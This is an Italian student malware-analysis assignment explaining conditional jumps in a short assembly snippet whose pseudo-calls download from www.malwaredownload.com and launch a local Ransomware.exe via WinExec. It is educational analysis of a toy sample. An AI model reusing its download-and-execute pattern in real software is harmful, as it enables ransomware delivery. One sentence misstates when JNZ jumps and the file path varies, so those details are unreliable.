
PROGETTO S11L5



ADVANCED MALWARE ANALYSIS

- Spiegare, motivando, quale salto condizionale effettua il malware

Nel linguaggio di programmazione assembly, i salti condizionali sono istruzioni che consentono al flusso di controllo di un programma di cambiare direzione in base a una condizione specifica. Queste istruzioni sono essenziali per implementare strutture decisionali, come gli statement "if" nei linguaggi di alto livello.
Nel codice oggetto di interesse troviamo l'istruzione condizionale cmp, la quale confronta due
operandi sottraendo i loro valori (senza apportare nessuna modifica agli operandi, come invece
accade nell'istruzione sub).


Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

L'istruzione di salto condizionale **JNZ** (Jump Not Zero) si attiva quando la Zero Flag (ZF) è diversa da zero.
In particolare, il flusso di controllo del programma si dirige verso l'indirizzo di memoria 0040BBA0 qualora la Zero Flag assuma il valore 0.
Un'analisi più approfondita delle istruzioni rivelerebbe che viene effettuato un confronto mediante una sottrazione, mantenendo invariati gli operandi, tra il contenuto del registro EAX (che contiene il valore 5) e il valore 5.
L'esito di tale operazione risulta pari a 0, determinando quindi che la Zero Flag assumerà il valore 1.
Di conseguenza, il salto condizionale non si verifica, consentendo l'esecuzione delle istruzioni successive nel codice.

L'istruzione di salto condizionale JZ (Jump Zero) si attiva quando la Zero Flag (ZF) assume il valore 1. In particolare, si verifica un salto alla locazione di memoria 0040FFA0 quando la Zero Flag assume il valore 1. Un'analisi più approfondita delle istruzioni rivela che si effettua un confronto tra il contenuto del registro EBX (che contiene il valore 11) e il valore 11.
Similmente al caso precedentemente descritto, il risultato di tale confronto è 0, determinando che la Zero Flag assumerà il valore 1. Di conseguenza, la condizione di "JUMP ZERO" risulta soddisfatta, e pertanto si verifica il salto condizionale

- Disegnare un diagramma di flusso identificando i salti condizionali

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2



0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

- Quali sono le diverse funzionalità implementate all'interno del malware?

Nel codice sono presenti due chiamate di funzione :
- call DownloadToFile() : utilizzata per scaricare un file dall'URL "www.malwaredownload.com".

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI = www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

- call WinExec() : utilizzata per eseguire un file .exe che si trova nel percorso "C:\Documents and Settings\Local User\Desktop\Ransomware.exe".

Il Malware eseguirà solo una funzione ,ovvero la chiamata call WinExec mentre la chiamata call DownloadToFile() non viene eseguita poiché l'istruzione condizionale JNZ non è stata soddisfatta.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Documents and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

- Dettagliare come sono passati gli argomenti alle chiamate di funzione ed aggiungere con riferimento alle istruzioni “call” presenti in tabella 2 e 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Nel contesto iniziale, il valore contenuto nel registro EDI, che rappresenta l'indirizzo "www.malwaredownload.com", viene trasferito alla funzione DownloadToFile(). Questa operazione avviene dopo aver spostato il contenuto del registro EAX in cima allo stack mediante l'istruzione "push". Precedentemente a tale spostamento, il valore dell'argomento EDI viene duplicato nel registro EAX utilizzando l'istruzione "MOV EAX, EDI".

Nel secondo scenario, l'indirizzo associato a EDI, che rappresenta il percorso del file .exe, viene inviato come argomento alla funzione WinExec(). Questa operazione si verifica dopo aver spostato il contenuto del registro EDX in cima allo stack mediante l'istruzione "push". Precedentemente a tale operazione di spostamento, il valore dell'argomento EDI viene replicato nel registro EDX attraverso l'istruzione "MOV EDX, EDI".

Dott. Alex Doddis